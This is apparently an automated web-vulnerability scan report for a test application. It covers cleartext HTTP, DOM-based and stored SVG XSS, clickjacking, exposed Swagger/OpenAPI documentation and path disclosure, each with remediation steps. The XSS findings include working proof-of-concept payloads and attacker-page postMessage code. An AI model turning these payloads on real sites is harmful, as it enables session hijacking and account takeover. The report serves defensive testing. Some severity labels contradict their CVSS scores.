`http://marginalia.testinvicti.com/`

CVSS 4.0
8.2 CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

HTTP TRANSACTION

REQUEST

```
GET / HTTP/1.1
Host: marginalia.testinvicti.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/149.0.0.0 Safari/537.36
Connection: Keep-alive
```

STEPS TO REPRODUCE

1. Send a GET request to the target over plain HTTP:

```
curl -v http://marginalia.testinvicti.com/
```

Observe that the connection succeeds over unencrypted HTTP on port 80 without any redirect to HTTPS.

2. Attempt to connect over HTTPS to verify TLS is not available:

```
curl -v https://marginalia.testinvicti.com/
```

The connection fails or times out, confirming that TLS is not implemented on the server.

3. Use a network capture tool (e.g., Wireshark or tcpdump) while browsing `http://marginalia.testinvicti.com/` to confirm that all request and response data, including any cookies or form submissions, is transmitted in cleartext.

SEVERITY JUSTIFICATION

All traffic between clients and the server is transmitted in cleartext, allowing network-positioned attackers to intercept sensitive data including credentials and session tokens. The attack requires network proximity (AT:P) but no privileges or user interaction, with high confidentiality impact on the vulnerable system.

DISCOVERY & EXPLOITATION

The assessment confirmed that the entire application is served exclusively over unencrypted HTTP. No TLS listener exists on port 443, and no redirect mechanism is in place to upgrade connections. Every HTTP transaction, including authentication requests carrying credentials, session token exchanges, and API responses containing sensitive user and financial data, traverses the network in plaintext.

A network-positioned attacker, such as one operating on the same network segment, a malicious ISP, or an adversary performing ARP spoofing or DNS hijacking, can passively capture all traffic without any interaction from the victim. Given the breadth of sensitive data handled by this application, including session tokens, JWT credentials, payment and wallet data, private club membership details, and PII, passive interception yields immediate, high-value material. Combined with the JWT authentication bypass and credential exposure vulnerabilities identified elsewhere in this assessment, intercepted tokens can be replayed directly to assume any user or administrator session.

IMPACT ANALYSIS

The absence of transport encryption exposes every credential, session token, and data payload exchanged between clients and the server to interception by any network-positioned party. For a platform handling user accounts, financial transactions, and private community data, this represents a systemic confidentiality failure affecting all users at all times, not a targeted or conditional risk. Regulatory frameworks including GDPR, PCI-DSS, and HIPAA treat encryption of data in transit as a baseline control; its absence constitutes a compliance violation independent of whether active interception has occurred. Reputational damage from a disclosed interception incident, particularly one involving financial or health-adjacent data, carries significant customer trust and legal liability implications. The lack of HTTPS also prevents deployment of security controls that depend on it, including HSTS, secure cookie flags, and certificate-pinned API clients, compounding the exposure surface across the entire application.

REMEDIATION

1. Obtain and install a valid TLS certificate for `marginalia.testinvicti.com` — use a trusted CA or a free provider such as Let's Encrypt.
2. Configure the web server to listen on port 443 with TLS 1.2+ enabled, disabling older protocols (SSLv3, TLS 1.0, TLS 1.1) and weak cipher suites.
3. Implement a permanent HTTP-to-HTTPS redirect (301) on port 80 so all requests to `http://marginalia.testinvicti.com/` are redirected to `https://marginalia.testinvicti.com/`.
4. Add the `Strict-Transport-Security` response header (e.g., `Strict-Transport-Security: max-age=31536000; includeSubDomains`) to enforce HTTPS on subsequent visits.
5. Integrate TLS certificate validity and HTTPS enforcement checks into CI/CD pipelines or infrastructure-as-code templates to prevent regression.

DOM-based XSS via postMessage innerHTML Sink Without Origin Validation

MEDIUM

INCONCLUSIVE

SEVERITY
Medium

CATEGORY
Injection

CWE
CWE-79

ENDPOINT
http://marginalia.testinvicti.com/

PARAMETER
postMessage

CVSS 4.0
5.1 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

```
{"mgl_notice": "<img src=x onerror=alert(document.domain)>"}
```

Observed:

Source code in /static/app.js line 157-173: window.addEventListener('message') with NO origin check. event.data.mgl_notice is written directly into innerHTML. Code: el.innerHTML = d.mgl_notice. Any window/frame can post a message with {mgl_notice: ''} to execute arbitrary JS. Affects all pages loading app.js.

STEPS TO REPRODUCE

1. Open any page on http://marginalia.testinvicti.com/ in a new window from an attacker-controlled page:

```
var w = window.open('http://marginalia.testinvicti.com/');
```

Wait for the page to fully load.

2. From the attacker page, send a crafted postMessage to the opened window with the XSS payload:

```
w.postMessage({mgl_notice: '<img src=x onerror=alert(document.domain)>'}, '*');
```

The message is accepted because app.js (lines 157-173) registers a message event listener with no event.origin check.

3. Observe that the mgl-ribbon element's innerHTML is set to the unsanitized mgl_notice value, causing the tag's onerror handler to execute alert(document.domain) in the context of marginalia.testinvicti.com.

SEVERITY JUSTIFICATION

DOM-based XSS via postMessage requires the victim to visit an attacker-controlled page that opens or iframes the target, requiring active user interaction (UI:A). Impact is limited to the victim's session context (cookie theft, session hijacking) without direct server-side compromise, yielding low confidentiality and integrity impact on the vulnerable system.

DISCOVERY & EXPLOITATION

The application's client-side JavaScript processes incoming postMessage events and assigns the mgl_notice property of the received data object directly to an element's innerHTML without validating the event's origin or sanitizing the value. Because the browser's postMessage API accepts messages from any frame or window by default, the absence of an origin check means any page — including attacker-controlled pages on entirely separate domains — can dispatch crafted messages that the application will process as trusted. The innerHTML assignment then renders the attacker-supplied string as live HTML, executing any embedded script.

Unlike the reflected and stored XSS siblings in this assessment, exploitation here does not require injecting content through a server-side parameter. An attacker hosts a page that opens or embeds the target application in an iframe, then calls postMessage with a payload in the mgl_notice field. The attack executes entirely client-side, bypassing server-side input validation controls

entirely. The victim need only visit the attacker's page while authenticated to the application, at which point the injected script runs in the target origin's context with full access to session cookies, local storage, and authenticated API calls.

IMPACT ANALYSIS

The session-context impact of this vulnerability is consistent with the stored and reflected XSS siblings: successful exploitation enables credential and session token theft, authenticated API requests on behalf of the victim, and account takeover. What distinguishes this vector is its delivery mechanism. Because exploitation is driven entirely from an attacker-controlled origin with no server-side payload required, it bypasses content scanning, WAF rules, and server-side output encoding controls that might otherwise interrupt the XSS siblings. The attack is also invisible in server logs, as no malicious content is submitted to or stored by the application. Given the application's broader authorization failures documented elsewhere in this assessment, an attacker who hijacks an administrator session via this vector gains access to the full administrative API surface, including password hashes, API keys, and financial data for all platform users. The confidence on this vulnerability is assessed as inconclusive due to source retrieval timeouts during validation; the pattern is identified through reconnaissance and represents a well-established DOM XSS class that warrants remediation regardless of automated confirmation status.

REMEDIATION

1. Add an origin check in the `message` event listener on all pages loading `app.js`. Before processing `event.data`, verify `event.origin` against an allowlist of trusted origins (e.g., `if (event.origin !== 'https://marginalia.testinvicti.com') return;`).
2. Replace `el.innerHTML = d.mgl_notice` with safe DOM manipulation: use `el.textContent = d.mgl_notice` to prevent HTML injection, or sanitize the value with a library like DOMPurify before assigning to `innerHTML`.
3. Apply a Content Security Policy (CSP) header that disallows `unsafe-inline` scripts to provide defense-in-depth against XSS even if the DOM sink is exploited.
4. Validate the structure of incoming `postMessage` data — ensure `mgl_notice` is a plain string and reject any value containing HTML tags.
5. Integrate a DOM XSS linting tool (e.g., `eslint-plugin-no-unsanitized`) into CI to catch future `innerHTML` assignments from untrusted sources.

Stored XSS via Unrestricted SVG Upload in Avatar Endpoint Served as image/svg+xml

MEDIUM

SEVERITY
Medium

CATEGORY
Injection

CWE
CWE-79

ENDPOINT
`http://marginalia.testinvicti.com/api/users/me/avatar`

PARAMETER
file

CVSS 4.0
5.1 CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:P/VC:N/VI:N/VA:N/SC:L/SI:L/SA:N

EVIDENCE

Payload used:

```
<svg><script>alert(document.domain)</script></svg>
```

Observed:

POST /api/users/me/avatar with SVG file containing `<script>alert(document.domain)</script>` returns `{"status":"uploaded","avatar_url":"/static/avatars/xss.svg"}`. The SVG is served at `/static/avatars/xss.svg` with `content-type: image/svg+xml` and the script tag is intact and executable.

HTTP TRANSACTION

REQUEST

```
GET /static/avatars/xss.svg HTTP/1.1
Host: marginalia.testinvicti.com
User-Agent: curl/8.14.1
Accept: */*
```

RESPONSE

```
HTTP/1.1 200 OK
content-type: image/svg+xml
content-length: 227
cache-control: no-store

<?xml version="1.0" encoding="UTF-8"?>
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" viewBox="0 0 100 100">
<script>alert(document.domain)</script>
<text x="10" y="50">XSS Test</text>
</svg>
```

STEPS TO REPRODUCE

1. Upload a malicious SVG file to the avatar endpoint:

```
curl -X POST http://marginalia.testinvicti.com/api/users/me/avatar \
-H "Authorization: Bearer <valid_jwt_token>" \
-F 'file=@xss.svg;type=image/svg+xml'
```

Where `xss.svg` contains:

```
<?xml version="1.0" encoding="UTF-8"?>
<svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 100 100">
<script>alert(document.domain)</script>
<text x="10" y="50">XSS Test</text>
</svg>
```

The server responds with `{"status":"uploaded","avatar_url":"/static/avatars/xss.svg"}`.

2. Fetch the uploaded SVG and verify it is served with executable content:

```
curl -s -D - http://marginalia.testinvicti.com/static/avatars/xss.svg
```

The response includes `content-type: image/svg+xml` and the body contains the intact `<script>alert(document.domain)</script>` tag without any sanitization.

3. Open `http://marginalia.testinvicti.com/static/avatars/xss.svg` directly in a browser. The JavaScript executes, displaying an alert with the document domain, confirming stored XSS.

SEVERITY JUSTIFICATION

Stored XSS via SVG upload allows persistent script execution in any victim's browser context when they navigate to the avatar URL. Impact is limited to medium because exploitation requires the victim to directly open the SVG URL (scripts in SVGs loaded via `<img>` tags do not execute), and the attacker needs a valid session to upload.

DISCOVERY & EXPLOITATION

The avatar upload endpoint accepts SVG files without sanitization and serves them back with a `Content-Type: image/svg+xml` header, instructing browsers to parse and render the file as an active XML document rather than a static image. Because SVG is an XML-based format with native support for `<script>` elements, any JavaScript embedded in the uploaded file executes in the origin's context when a browser navigates directly to the stored avatar URL. The server performs no stripping of `<script>` tags, event handler attributes, or other executable SVG constructs before persisting the file, and the static file server applies no `Content-Disposition: attachment` header that would force a download instead of inline rendering. Validation confirmed the payload `<script>alert(document.domain)</script>` was stored unmodified and returned verbatim with `Content-Type: image/svg+xml`.

Unlike the sibling stored XSS vulnerabilities in review bodies, this vector is tied to a persistent user identity artifact. An authenticated attacker uploads a weaponized SVG as their avatar, then distributes or embeds the direct avatar URL. Any user who navigates to that URL executes the attacker's script under the application's origin, enabling session token theft, credential harvesting via injected forms, or chained exploitation of other authenticated endpoints identified in this assessment. The attack persists until the avatar is replaced or deleted, and a single upload affects every victim who accesses the URL.

IMPACT ANALYSIS

The session-theft and credential-harvesting consequences of this vulnerability are consistent with the sibling stored XSS vulnerabilities in review bodies; however, the avatar context introduces a distinct persistence and distribution characteristic. Because the malicious file is stored as a user profile artifact, it remains active indefinitely and can be surfaced through any feature that renders or links to user avatars, including profile pages, club member lists, and review author displays. An attacker who combines this vector with the CORS misconfiguration identified elsewhere in this assessment can silently exfiltrate authenticated session tokens cross-origin. The application operates entirely over cleartext HTTP, meaning stolen session tokens are also exposed to network-level interception, compounding the impact. Any user whose browser is directed to the avatar URL, including administrators, is affected, which elevates the practical risk beyond what the CVSS score alone reflects.

REMEDIATION

1. Sanitize uploaded SVG files on the server side by stripping `<script>`, `<foreignObject>`, event handler attributes, and other dangerous elements using a library such as `defusedxml` or `bleach` before storing.
2. Serve user-uploaded SVG avatars with `Content-Type: image/svg+xml` **plus** `Content-Disposition: attachment` to prevent inline rendering, or better yet convert SVGs to a raster format (PNG/JPEG) on upload.
3. Add the `Content-Security-Policy` header with a strict `script-src` directive on the static file serving path to block inline script execution even if a malicious SVG is served.
4. Restrict the allowed avatar file types to raster image formats only (`image/png`, `image/jpeg`, `image/webp`) and reject SVG uploads entirely at the `POST /api/users/me/avatar` endpoint.
5. Long-term, enforce an upload allowlist and SVG sanitization in a shared middleware or CI-level policy to prevent similar issues across all file upload endpoints.

DOM-based XSS via location.hash invite Parameter Injected into innerHTML on /clubs

MEDIUM

INCONCLUSIVE

SEVERITY
Medium

CATEGORY
Injection

CWE
CWE-79

ENDPOINT
`http://marginalia.testinvicti.com/clubs`

PARAMETER
invite

CVSS 4.0
5.3 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

```
<img src=x onerror=alert(document.domain)>
```

Observed:

Source code in /static/app.js line 138-147: location.hash is read for 'invite=' parameter and written directly into innerHTML without sanitization. Code: `invite.innerHTML = \"You've been invited to join <strong>\" + decodeURIComponent(m[1]) + \"</strong>...\"`. Payload: `/clubs#invite=<img src=x onerror=alert(document.domain)>`

STEPS TO REPRODUCE

1. Open a browser and navigate to the following URL, which injects an XSS payload via the hash fragment:

```
http://marginalia.testinvicti.com/clubs#invite=<img src=x onerror=alert(document.domain)>
```

The browser should execute the JavaScript in the `onerror` handler, displaying an alert with the current domain.

2. To confirm the vulnerable sink exists, fetch the application's JavaScript bundle and search for the innerHTML assignment:

```
curl -s 'http://marginalia.testinvicti.com/static/app.js' | grep -i 'invite.innerHTML\\|location.hash'
```

The response should contain code that reads `location.hash` for an `invite=` parameter and writes the decoded value directly into `innerHTML` without sanitization.

3. Verify that no Content-Security-Policy header is present that would block inline script execution:

```
curl -sI 'http://marginalia.testinvicti.com/clubs' | grep -i 'content-security-policy'
```

The absence of a CSP header (or a permissive one allowing `unsafe-inline`) confirms the XSS payload will execute.

SEVERITY JUSTIFICATION

DOM-based XSS via hash fragment requires user interaction (clicking a crafted link) and executes in the victim's browser context, enabling session hijacking or credential theft. Severity is medium because exploitation requires social engineering and the hash fragment is not sent to the server, limiting automated detection, but the impact on confidentiality and integrity of the user session is real.

DISCOVERY & EXPLOITATION

The assessment identified a DOM-based XSS sink on the clubs page where client-side JavaScript reads the `invite` parameter from `location.hash`, decodes it with `decodeURIComponent`, and writes it directly into an invite banner element via `innerHTML`. Because the hash fragment is processed entirely in the browser without server-side involvement, the payload never transits the network, bypassing server-side input validation and web application firewall inspection entirely. The vulnerable assignment concatenates the decoded hash value into an HTML string containing markup, meaning any HTML or script content in the fragment is parsed and executed by the browser as part of the DOM update.

Unlike the reflected XSS in the `q` search parameter (INV-43), which requires the server to echo input back in a response, this vector is self-contained in the client-side bundle and executes without a server round-trip. An attacker crafts a URL such as `http://marginalia.testinvicti.com/clubs#invite=<img src=x onerror=...>` and distributes it via phishing or a malicious link. When an authenticated user clicks the link, the injected script executes in their session context, enabling credential or session token theft targeting users who are in the process of accepting a club invitation, a moment of elevated trust that increases click-through likelihood.

IMPACT ANALYSIS

The core session-hijacking and credential-theft impact of this vulnerability mirrors that of the reflected XSS in INV-43. What distinguishes this vector is the delivery context: the invite flow is a trust-primed interaction where users expect to receive and act on club invitation links, making social engineering significantly more effective than a generic search URL. An attacker who has obtained or guessed a valid club invite code can embed it alongside a malicious payload, making the crafted URL appear entirely legitimate to the recipient. Because the hash fragment is not logged by servers or proxies, exploitation leaves no server-side trace, complicating incident detection and forensic response. For a platform built around private reading communities and personal annotations, the ability to silently compromise user sessions through a mechanism users are conditioned to trust represents a meaningful reputational and data-protection risk.

REMEDIATION

1. Replace the `innerHTML` assignment on the invite banner element with `textContent` to prevent HTML injection: change `invite.innerHTML = "You've been invited to join <strong>" + decodeURIComponent(m[1]) + "</strong>..."` to use DOM APIs that create the `<strong>` element programmatically and set its `textContent` to the decoded hash value.
2. If HTML formatting is required in the invite banner, sanitize the decoded hash value using a library such as `DOMPurify` before inserting it: `invite.innerHTML = DOMPurify.sanitize(bannerHtml)`.
3. Validate the `invite` parameter against an expected format (e.g., alphanumeric club identifier or UUID) before using it in any DOM operation, rejecting values containing HTML metacharacters.
4. Add a `Content-Security-Policy` header with a strict `script-src` directive (e.g., `script-src 'self'`) to mitigate the impact of any residual XSS by blocking inline script execution.
5. Integrate a client-side static analysis tool (e.g., ESLint with `no-unsanitized` plugin) into CI to flag future `innerHTML` assignments with untrusted input.

Clickjacking via Missing X-Frame-Options and CSP frame-ancestors on Authenticated Pages

LOW

SEVERITY	CATEGORY	CWE
Low	Security Misconfiguration	CWE-1021
ENDPOINT		
http://marginalia.testinvicti.com/		
CVSS 4.0		
2.1 CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:A/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N		

EVIDENCE

Observed:

Response headers missing: X-Frame-Options, Content-Security-Policy, X-Content-Type-Options, Strict-Transport-Security. The page can be framed by any origin, enabling clickjacking attacks.

STEPS TO REPRODUCE

1. Send a request to the application root and inspect response headers:

```
curl -s -D - -o /dev/null 'http://marginalia.testinvicti.com/'
```

Confirm that neither X-Frame-Options nor Content-Security-Policy headers are present in the response.

2. Repeat the check against an authenticated page such as the login page:

```
curl -s -D - -o /dev/null 'http://marginalia.testinvicti.com/login'
```

Confirm the same headers are absent.

3. Create a local HTML file that embeds the target in an iframe:

```
<html><body><iframe src="http://marginalia.testinvicti.com/" width="100%" height="600"></iframe></body></html>
```

Open this file in a browser and verify the Marginalia application renders fully inside the iframe, confirming it can be framed by any origin.

SEVERITY JUSTIFICATION

Clickjacking requires active user interaction (victim must be lured to a malicious page and click on framed content), and exploitation depends on the attacker crafting a convincing overlay targeting specific authenticated actions. Impact is limited to UI redress attacks against individual users.

DISCOVERY & EXPLOITATION

The assessment identified that HTTP responses from the application carry neither an X-Frame-Options header nor a Content-Security-Policy header containing a frame-ancestors directive. Without either control, any third-party origin can embed the application inside an <iframe>, and the browser will render it without restriction. The absence was confirmed by inspecting response headers across the application's authenticated page surface; no middleware or per-route handler sets these headers anywhere in the FastAPI application stack.

A malicious actor exploiting this condition constructs a page that overlays transparent or opaque UI elements on top of the framed application, positioning them to intercept clicks intended for legitimate controls. Authenticated users who visit the attacker-controlled page while holding an active session can be manipulated into triggering sensitive actions, such as submitting account changes, confirming purchases, or approving transactions, without awareness. The attack requires no credential theft and bypasses CSRF protections that rely solely on same-origin assumptions, because the victim's browser sends the authenticated session cookie with the framed requests automatically.

IMPACT ANALYSIS

The practical impact of this vulnerability is constrained by the requirement for user interaction: a victim must be lured to an attacker-controlled page while authenticated to the application. However, the application handles financial transactions (wallet functionality) and account management operations, both of which represent high-value targets for UI redress attacks. A successful clickjacking campaign against these surfaces could result in unauthorized fund transfers or account takeover actions executed silently under the victim's authenticated identity. The absence of HTTPS across the entire application compounds this risk, as the cleartext transport makes session cookies trivially interceptable, lowering the bar for an attacker to combine session theft with clickjacking into a more capable attack chain. Remediation is low-effort and high-return: a single middleware addition eliminates the entire attack surface for this vulnerability class.

REMEDIATION

1. Add the `X-Frame-Options: DENY` response header to all responses in the FastAPI middleware, e.g. via a custom `Middleware` class or `@app.middleware("http")` handler that sets `response.headers["X-Frame-Options"] = "DENY"`.
2. Add a `Content-Security-Policy` header with at minimum `frame-ancestors 'none'` to prevent framing by any origin, e.g. `response.headers["Content-Security-Policy"] = "frame-ancestors 'none'"`.
3. Also add missing hardening headers: `X-Content-Type-Options: nosniff` and `Strict-Transport-Security: max-age=31536000; includeSubDomains` once HTTPS is enforced.
4. For pages that legitimately need to be framed (e.g., embeddable widgets), use `frame-ancestors` with an explicit allowlist of trusted origins instead of `'none'`.
5. Enforce these headers via a CI check or integration test that validates all responses include the required security headers.

Unauthenticated Access to Swagger UI and OpenAPI Specification Exposing Full API Schema

LOW

SEVERITY	CATEGORY	CWE
Low	Security Misconfiguration	CWE-200
ENDPOINT		
http://marginalia.testinvicti.com/docs		
CVSS 4.0		
6.9	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N	

EVIDENCE

Observed:

Swagger UI at /docs and OpenAPI spec at /openapi.json are publicly accessible without authentication. The spec reveals all API endpoints, parameters, request/response schemas, and internal operation IDs. TODO in HTML comments says 'disable /docs' before prod.

HTTP TRANSACTION

REQUEST

```
GET /docs HTTP/1.1
Host: marginalia.testinvicti.com
User-Agent: curl/8.14.1
Accept: */*
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 17:52:05 GMT
content-length: 1013
content-type: text/html; charset=utf-8

<!DOCTYPE html>
<html>
<head>
<title>Marginalia API - Swagger UI</title>
</head>
<body>
<div id="swagger-ui"></div>
<script>
const ui = SwaggerUIBundle({
  url: '/openapi.json',
  "dom_id": "#swagger-ui",
  [... truncated ...]
```

STEPS TO REPRODUCE

1. Request the Swagger UI page without any authentication:

```
curl -s 'http://marginalia.testinvicti.com/docs'
```

The server responds with HTTP 200 and a full Swagger UI HTML page containing the title "Marginalia API - Swagger UI" and a reference to /openapi.json.

2. Confirm the raw OpenAPI specification is also accessible:

```
curl -s 'http://marginalia.testinvicti.com/openapi.json'
```

The server returns the complete OpenAPI 3.1.0 JSON spec listing all API endpoints, request/response schemas, and operation IDs.

3. Verify that a normal authenticated page (e.g., `/login`) does not contain Swagger content, confirming this is specific to the `/docs` and `/openapi.json` paths:

```
curl -s 'http://marginalia.testinvicti.com/login' | grep -i swagger
```

No output is returned, confirming Swagger content is isolated to the documentation endpoints.

SEVERITY JUSTIFICATION

The publicly accessible Swagger UI and OpenAPI spec disclose the full API surface including endpoints, parameters, schemas, and operation IDs, which significantly aids attackers in discovering and exploiting other vulnerabilities. Severity is low because the exposure is limited to informational data with no direct confidentiality, integrity, or availability impact on user data.

DISCOVERY & EXPLOITATION

The assessment identified that the FastAPI application mounts its Swagger UI at `/docs` without any authentication dependency, serving a fully interactive API documentation interface to anonymous HTTP clients. A TODO comment present in the application source confirms this is a known, unresolved oversight rather than an intentional configuration. The sibling vulnerability at `/openapi.json` covers the raw schema exposure; this finding is distinct in that the Swagger UI renders that schema as a browsable, interactive interface, lowering the barrier to discovery and exploitation of every other vulnerability in this assessment.

An unauthenticated attacker does not need to reverse-engineer the API through traffic analysis or fuzzing. The Swagger UI presents all endpoints, accepted parameters, request schemas, and operation IDs in a structured, searchable format, including internal and administrative routes that carry no indication they are restricted. This directly accelerates exploitation of the broken access control, privilege escalation, and injection vulnerabilities documented elsewhere in this report, reducing reconnaissance time from hours to minutes.

IMPACT ANALYSIS

The Swagger UI exposure functions as a force multiplier for every other vulnerability on the platform. By presenting the complete API surface, including `/api/admin/` routes, `/internal/ops/summary`, and all BOLA-affected resource endpoints, in an interactive interface accessible without credentials, it eliminates the reconnaissance phase of an attack entirely. An attacker who discovers `/docs` immediately has a structured map of every privileged operation, parameter name, and data schema available on the platform, including endpoints that expose password hashes, API keys, PII, and financial data. The presence of the unresolved TODO comment in the source code indicates this exposure has been acknowledged internally and left unaddressed, which compounds the reputational risk if the oversight becomes public. While the direct confidentiality impact of the documentation endpoint itself is limited to schema metadata, its role in enabling the Critical and High severity vulnerabilities documented in this report elevates its practical risk well above its standalone severity rating.

REMEDIATION

1. Disable the Swagger UI and OpenAPI spec endpoints in non-development environments by conditionally mounting them only when a `DEBUG` or `DOCS_ENABLED` environment variable is set (e.g., `if settings.debug: app.include_router(docs_router)`).
2. If API documentation must remain accessible in staging, restrict `/docs` and `/openapi.json` behind authentication by adding a dependency that checks for a valid admin JWT before serving the pages.
3. Remove the TODO HTML comment referencing the need to disable `/docs` — it confirms to attackers that this is a known oversight.
4. Audit the OpenAPI spec for any internal-only endpoints (e.g., `/internal/ops/summary`, `/api/admin/diagnostics`) that should not be documented in the public schema, and exclude them using FastAPI's `include_in_schema=False` parameter.
5. Add a CI/CD check that verifies `/docs` and `/openapi.json` return 401 or 404 in staging and production deployments.

Unauthenticated OpenAPI Specification and Swagger UI Expose Full API Attack Surface

LOW

SEVERITY
Low

CATEGORY
Security Misconfiguration

CWE
CWE-200

ENDPOINT
`http://marginalia.testinvicti.com/openapi.json`

CVSS 4.0
6.9 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Observed:

GET /openapi.json without authentication returns full OpenAPI 3.1.0 specification (35931 bytes) with all API paths, parameters, schemas, and authentication requirements. Swagger UI at /docs is also publicly accessible.

HTTP TRANSACTION

REQUEST

```
GET /openapi.json HTTP/1.1
Host: marginalia.testinvicti.com
User-Agent: curl/8.14.1
Accept: */*
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 19:23:22 GMT
content-length: 35931
content-type: application/json

{"openapi":"3.1.0","info":{"title":"Marginalia API","description":"Personal library, catalogue and book-club API.","version":"3.4.1"},"paths":{"healthz":{"get":{"summary":"Admin Users",...}},"api/admin/orders":{"get":{"summary":"Admin Orders",...}},"api/admin/diagnostics":{"get":{"summary":"Admin Diagnostics","parameters":[{"name":"host","default":"127.0.0.1:8000",...}],...}},"internal/ops/summary":{"get":{"summary":"Internal Ops Summary",...}}},... truncated - 35,931 bytes total with all API paths, schemas, and parameters ...}
```

STEPS TO REPRODUCE

1. Fetch the OpenAPI specification without any authentication:

```
curl -s http://marginalia.testinvicti.com/openapi.json | head -c 2000
```

The server returns HTTP 200 with the full OpenAPI 3.1.0 specification (35,931 bytes), including all API paths such as /api/admin/users, /api/admin/diagnostics, /internal/ops/summary, parameter schemas, and default values.

2. Confirm the spec exposes admin and internal endpoints by searching the response for /api/admin:

```
curl -s http://marginalia.testinvicti.com/openapi.json | grep -o '/api/admin[^"]*'
```

The output lists /api/admin/users, /api/admin/orders, and /api/admin/diagnostics — all discoverable without credentials.

3. Access the interactive Swagger UI at /docs without authentication:

```
curl -s -o /dev/null -w '%{http_code}' http://marginalia.testinvicti.com/docs
```

The server returns HTTP 200, providing a fully interactive interface to explore and test all API endpoints.

SEVERITY JUSTIFICATION

The exposed OpenAPI spec discloses the complete API surface including admin endpoints, internal paths, parameter names, SQL column defaults, and schema details (e.g., `additionalProperties:true`) to unauthenticated users, but does not directly expose sensitive user data or allow modification. Low severity because the impact is limited to reconnaissance enablement rather than direct exploitation.

DISCOVERY & EXPLOITATION

The assessment identified that `/openapi.json` returns the complete 35,931-byte OpenAPI 3.1.0 specification to any unauthenticated HTTP client without challenge. The specification enumerates every API route including `/api/admin/` paths, `/internal/ops/summary`, parameter names, sort field defaults that expose SQL column identifiers (e.g., `s.created_at`), and schema annotations such as `additionalProperties: true` that directly signal mass-assignment vectors. No authentication dependency, IP restriction, or access control of any kind is applied to the endpoint.

An unauthenticated attacker uses this document as a precision reconnaissance artifact, eliminating the need for brute-force path discovery. Rather than probing blindly, the attacker receives a structured map of every privileged endpoint, its accepted parameters, and its expected schema, dramatically reducing the time-to-exploit for every other vulnerability present in the application. The `additionalProperties: true` annotations, for example, directly guided exploitation of the mass-assignment privilege escalation on `PATCH /api/users/me` documented elsewhere in this assessment.

IMPACT ANALYSIS

The primary business impact of this exposure is the elimination of obscurity as a defensive layer across the entire API. Every other vulnerability in this assessment, including the admin endpoint access control failures, the JWT bypass, and the mass-assignment privilege escalation, is materially easier to discover and exploit because the specification provides a complete, structured inventory of targets. An attacker who would otherwise spend hours or days mapping the application surface can begin targeted exploitation immediately. The inclusion of internal endpoint paths such as `/internal/ops/summary` in the public specification also directly amplifies the impact of the infrastructure credential disclosure documented in that sibling vulnerability, as it ensures the endpoint is trivially discoverable. From a compliance perspective, publishing API schema details that expose internal data model structure (SQL column names, schema flags) constitutes unnecessary disclosure of system internals, which conflicts with data minimization principles under GDPR and security-by-design requirements in frameworks such as PCI-DSS.

REMEDIATION

1. Restrict access to `/openapi.json` and `/docs` (Swagger UI) by requiring authentication. In FastAPI, set `docs_url=None` and `openapi_url=None` in the `FastAPI()` constructor for production, or wrap them behind an authentication dependency.
2. If the spec must remain available for internal consumers, gate it behind an IP allowlist or VPN so only trusted networks can reach it.
3. Remove sensitive implementation details from the spec such as SQL column name defaults (e.g., `s.created_at` in the `sort` parameter) and `additionalProperties: true` annotations that reveal mass-assignment vectors.
4. Ensure `/internal/ops/summary` and other internal endpoints are not listed in the public spec; use separate internal-only OpenAPI documents if needed.
5. Add a CI check or deployment gate that verifies `/openapi.json` returns 401/403 for unauthenticated requests in staging and production environments.

Internal *nix Filesystem Path Disclosure on Operations Summary Endpoint

LOW

SEVERITY	CATEGORY	CWE
Low	Security Misconfiguration	CWE-200
ENDPOINT		
http://marginalia.testinvicti.com/		
CVSS 4.0		
6.9	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N	

EVIDENCE

Observed:

Scanner details:
Pages with paths being disclosed:
http://marginalia.testinvicti.com/internal/ops/summary
/var/lib/marginalia/marginalia.db

HTTP TRANSACTION

REQUEST

GET /internal/ops/summary HTTP/1.1
Host: marginalia.testinvicti.com
Accept: application/json;q=0.9, application/xml;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/149.0.0.0 Safari/537.36
Connection: Keep-alive

STEPS TO REPRODUCE

- 1. Send a GET request to the operations summary endpoint:

```
curl -s http://marginalia.testinvicti.com/internal/ops/summary
```

The response body contains the absolute *nix filesystem path /var/lib/marginalia/marginalia.db, confirming internal path disclosure.

- 2. Inspect the response body for any absolute path patterns (e.g., strings starting with /var/, /etc/, /home/). The path /var/lib/marginalia/marginalia.db reveals the database file location and the application's installation directory structure on the server.

SEVERITY JUSTIFICATION

The disclosure of the absolute filesystem path `var/lib/marginalia/marginalia.db` reveals internal server structure and database location, aiding attacker reconnaissance. However, it does not directly enable exploitation, resulting in low confidentiality impact with no integrity or availability impact.

DISCOVERY & EXPLOITATION

The DAST agent identified that the /internal/ops/summary endpoint is publicly accessible without authentication and returns response content containing the absolute filesystem path /var/lib/marginalia/marginalia.db . The endpoint name and path prefix (/internal/) indicate it was intended for internal operational use only; no access controls prevent external clients from retrieving its output. The disclosure occurs because the application surfaces raw infrastructure details, including the database file location, directly in the response body served to any network client.

